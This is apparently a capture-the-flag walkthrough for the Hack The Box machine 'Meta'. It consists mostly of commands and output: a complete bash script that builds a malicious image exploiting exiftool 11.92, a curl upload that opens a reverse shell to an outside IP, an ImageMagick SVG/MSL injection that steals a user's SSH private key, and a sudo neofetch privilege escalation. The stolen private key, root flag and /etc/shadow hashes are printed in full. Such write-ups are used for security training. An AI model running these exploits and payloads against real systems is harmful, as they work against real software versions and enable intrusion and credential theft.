

Path of Exploitation

Foothold: Enumeration of host to find vhost ⇒ Web app is running vulnerable exiftool.
User: user is running Vulnerable version of imageMagick which allows XML injection every minute
Root: User is able to run sudo neofetch, and the XDG_CONFIG_HOME is set not hard set (env variable) which allowing code injection into users configuration file.

Creds

Username	Password	Description

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80	http	Apache httpd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Mon Feb 28 13:05:04 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.140
Nmap scan report for 10.10.11.140
Host is up, received reset ttl 63 (0.040s latency).
Scanned at 2022-02-28 13:05:05 EST for 25s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCiNHVBq9XNN5eXFkQosElagVm6qkXg6Iryueb1zAywZIA4b0dX+5xR5FpAxvYPxmthXA0E7/wunblfjPekyeKg+lvb+rEiyUJH2SW/In13zRfJ6Su/kgxw9whZ1YUlzFTWDjUjQBij7QSMktOcQLi7zgrkG3cxGcS39SrEM8tvxcuSzMwzhFqVK
FP/AM0jAxJ5HQVrkXkpGR07rgLyd+cNQKOGnFpAukUJnjdfv9PsV+LQs9p+a0jID+5B9y5fP4w9PvYZUkRGHcKCefYk/2UUVn0HesLNNrfo6iUxu+eeM9EGUtqQZ8nXI54nHOvzbc4aFbxADCfew/UJzQT7rovB
|   256 b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEDINAHjreE4lgZywOGusB8uOKvVDmVkgznoDmUI7Rrnlmpy6DnOUhov0HfQVG6U6B4AxCGaGkKTbS0tFE8hYis=
|   256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINdX83J9TLR63TPxQSvi3CuobX8uyKodvj26kl9jWUSq
80/tcp open  http    syn-ack ttl 63 Apache httpd
|_http-title: Did not follow redirect to http://artcorp.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Feb 28 13:05:30 2022 -- 1 IP address (1 host up) scanned in 25.96 seconds
```

/etc/hosts

```
10.10.11.140    artcorp.htb
```

Web Enumeration

gobuster dir

```
/css                  (Status: 301) [Size: 231] [--> http://artcorp.htb/css/]
/assets               (Status: 301) [Size: 234] [--> http://artcorp.htb/assets/]
/.                    (Status: 200) [Size: 4427]
```

gobuster vhost

```
Found: dev01.artcorp.htb (Status: 200) [Size: 247]
```

/etc/hosts

```
10.10.11.140    artcorp.htb dev01.artcorp.htb
```

gobuster dir metaview/

```
/index.php            (Status: 200) [Size: 1404]
/css                  (Status: 301) [Size: 246] [--> http://dev01.artcorp.htb/metaview/css/]
/lib                  (Status: 301) [Size: 246] [--> http://dev01.artcorp.htb/metaview/lib/]
/uploads              (Status: 301) [Size: 250] [--> http://dev01.artcorp.htb/metaview/uploads/]
/assets               (Status: 301) [Size: 249] [--> http://dev01.artcorp.htb/metaview/assets/]
```

```
/.                    (Status: 200) [Size: 1404]
/vendor               (Status: 301) [Size: 249] [--> http://dev01.artcorp.htb/metaview/vendor/]
```

save vuln as the htb machine overflow
appears to be using exiftool 11.92

exploit

my custom build image exploit script

```
#!/bin/bash
#sudo apt install djvulibre-bin
# Installs the required tools

## usage: buildimg.sh <payload>

#clean up from previous run
rm hacker.jpg 2>/dev/null

# build payload
echo $1 > shell.sh

# exploit
echo "(metadata \"\\c\${system('echo $(cat shell.sh | base64 -w0)|base64 -d|bash')};\")" > payload
bzz payload payload.bzz
# Compress our payload file with to make it non human-readable
djvumake exploit.djvu INFO='1,1' BGjp=/dev/null ANTz=payload.bzz
# INFO = Anything in the format 'N,N' where N is a number
# BGjp = Expects a JPEG image, but we can use /dev/null to use nothing as background image
# ANTz = Will write the compressed annotation chunk with the input file
#build configfile
echo """
%Image::ExifTool::UserDefined = (
    # All EXIF tags are added to the Main table, and WriteGroup is used to
    # specify where the tag is written (default is ExifIFD if not specified):
    'Image::ExifTool::Exif::Main' => {
        # Example 1.  EXIF:NewEXIFTag
        0xc51b => {
            Name => 'HasselbladExif',
            Writable => 'string',
            WriteGroup => 'IFD0',
        },
        # add more user-defined EXIF tags here...
    },
);
1; #end%
""" > configfile


#wget http://image.jpg
#smallest valid jpg
echo "/9j/4AAQSkZJRgABAQEASABIAAD/2wBDAP/////////////////////////////////////////////////////////////////////////////////////////wgALCAABAAEBAREA/8QAFBABAAAAAAAAAAAAAAAAAAAAAP/aAAgBAQABPxA=" | base64 -d > hacker.jpg

/opt/exiftool-11.92/exiftool -config configfile '-HasselbladExif<=exploit.djvu' hacker.jpg

# cleanup
rm exploit.djvu
rm payload.bzz
rm configfile
rm shell.sh
rm hacker.jpg_original
rm payload
```

wasn't working from web page so i tried a script using curl and worked great!

```
./buildimg.sh "/bin/bash -i >& /dev/tcp/10.10.14.209/9001 0>&1"; curl -F 'imageUpload=@hacker.jpg;type=image/jpg' -F 'submit=' 'http://dev01.artcorp.htb/metaview/index.php'
```

Enumeration

pspy64s

```
2022/03/01 13:13:31 CMD: UID=0    PID=1      | /sbin/init
2022/03/01 13:14:01 CMD: UID=0    PID=22462  | /usr/sbin/CRON -f
2022/03/01 13:14:01 CMD: UID=0    PID=22461  | /usr/sbin/cron -f
2022/03/01 13:14:01 CMD: UID=0    PID=22460  | /usr/sbin/CRON -f
2022/03/01 13:14:01 CMD: UID=1000 PID=22463  | /usr/sbin/CRON -f
2022/03/01 13:14:01 CMD: UID=1000 PID=22464  | /bin/bash /usr/local/bin/convert_images.sh
2022/03/01 13:14:01 CMD: UID=0    PID=22469  | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2022/03/01 13:14:01 CMD: UID=0    PID=22468  | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2022/03/01 13:14:01 CMD: UID=0    PID=22467  | /bin/sh -c rm /tmp/*
2022/03/01 13:14:01 CMD: UID=0    PID=22466  | /bin/sh -c rm /tmp/*
2022/03/01 13:14:01 CMD: UID=1000 PID=22465  | /usr/local/bin/mogrify -format png *.*
2022/03/01 13:14:01 CMD: UID=1000 PID=22470  | /bin/bash /usr/local/bin/convert_images.sh
```

```
2022/03/01 13:13:31 CMD: UID=0    PID=10     |
2022/03/01 13:13:31 CMD: UID=0    PID=1      | /sbin/init
2022/03/01 13:14:01 CMD: UID=0    PID=22462  | /usr/sbin/CRON -f
2022/03/01 13:14:01 CMD: UID=0    PID=22461  | /usr/sbin/cron -f
2022/03/01 13:14:01 CMD: UID=0    PID=22460  | /usr/sbin/CRON -f
2022/03/01 13:14:01 CMD: UID=1000 PID=22463  | /usr/sbin/CRON -f
2022/03/01 13:14:01 CMD: UID=1000 PID=22464  | /bin/bash /usr/local/bin/convert_images.sh
2022/03/01 13:14:01 CMD: UID=0    PID=22469  | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2022/03/01 13:14:01 CMD: UID=0    PID=22468  | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2022/03/01 13:14:01 CMD: UID=0    PID=22467  | /bin/sh -c rm /tmp/*
2022/03/01 13:14:01 CMD: UID=0    PID=22466  | /bin/sh -c rm /tmp/*
2022/03/01 13:14:01 CMD: UID=1000 PID=22465  | /usr/local/bin/mogrify -format png *.*
2022/03/01 13:14:01 CMD: UID=1000 PID=22470  | /bin/bash /usr/local/bin/convert_images.sh
2022/03/01 13:15:01 CMD: UID=0    PID=22474  | /usr/sbin/cron -f
2022/03/01 13:15:01 CMD: UID=0    PID=22473  | /usr/sbin/CRON -f
2022/03/01 13:15:01 CMD: UID=0    PID=22472  | /usr/sbin/CRON -f
2022/03/01 13:15:01 CMD: UID=0    PID=22471  | /usr/sbin/cron -f
2022/03/01 13:15:01 CMD: UID=1000 PID=22477  | /bin/bash /usr/local/bin/convert_images.sh
2022/03/01 13:15:01 CMD: UID=0    PID=22476  | /usr/sbin/CRON -f
2022/03/01 13:15:01 CMD: UID=1000 PID=22475  | /bin/sh -c /usr/local/bin/convert_images.sh
2022/03/01 13:15:01 CMD: UID=1000 PID=22478  | /bin/bash /usr/local/bin/convert_images.sh
2022/03/01 13:15:01 CMD: UID=0    PID=22480  | /bin/sh -c rm /var/www/dev01.artcorp.htb/convert_images/*
2022/03/01 13:15:01 CMD: UID=0    PID=22479  |
2022/03/01 13:15:01 CMD: UID=0    PID=22481  | /bin/sh -c rm /var/www/dev01.artcorp.htb/metaview/uploads/*
2022/03/01 13:15:01 CMD: UID=0    PID=22482  | /usr/sbin/CRON -f
2022/03/01 13:15:01 CMD: UID=???  PID=22483  | ???
2022/03/01 13:15:01 CMD: UID=1000 PID=22484  | pkill mogrify
```

```
www-data@meta:/dev/shm$ cat /usr/local/bin/convert_images.sh
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
```

```
www-data@meta:/dev/shm$ ls -al /usr/local/bin/mogrify
lrwxrwxrwx 1 root root 6 Aug 29  2021 /usr/local/bin/mogrify -> magick
```

```
www-data@meta:/dev/shm$ magick --version
Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
www-data@meta:/dev/shm$ mogrify --version
Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
```

Vuln

poc.svg

```
<image authenticate='ff" `echo $(cat /home/thomas/.ssh/id_rsa)> /dev/shm/0wned`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
  </svg>
</image>
```

now just copy to /var/www/dev01.artcorp.htb/convert_images/

```
cp poc.svg /var/www/dev01.artcorp.htb/convert_images/
```

make valid

```
kali@kali:~$ echo $(cat thomas.id_rsa) | sed 's/ /\n/g'
-----BEGIN
OPENSSH
PRIVATE
KEY-----
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
bhFErAeoncE3vJAAAACXJvb3RAbWV0YQE=
-----END
OPENSSH
PRIVATE
KEY-----
```

Enumeration

```
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch \"\"
```

So the tricky part was the XDG_CONFIG_HOME

```
export XDG_CONFIG_HOME=$HOME/.config
echo "bash" >> $HOME/.config/neofetch/
sudo /usr/bin/neofetch
```

root

```
root@meta:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@meta:~#
```

id && whoami

```
root@meta:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
root@meta:~# cat root.txt
2250046bf8bffd07b400a89e49803ec1
```

uname -a

```
root@meta:~# uname -a
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
```

/etc/shadow

```
root@meta:~# cat /etc/shadow
root:$6$C2RdQ0RpQ545cx/2$TMbXaoMwVs7XQVOwEwAnzcUVrIR5CdpVaM3Aoml8p9PWQWvxbrGrh/Y6d2.OuKlSHVsNVS0mJwSoGl.q8Pbug0:18996:0:99999:7:::

...[snip]...

thomas:$6$o9BQgtwY3IprrRDV$XYl/9PCVNGrrjrriDeNqcI7KobY3HlICXTRydbpcy2ynBzsLyHg9yqlK10xeKjIzRZ6zVoMJFADDjop/h1vnU.:18868:0:99999:7:::

...[snip]...
```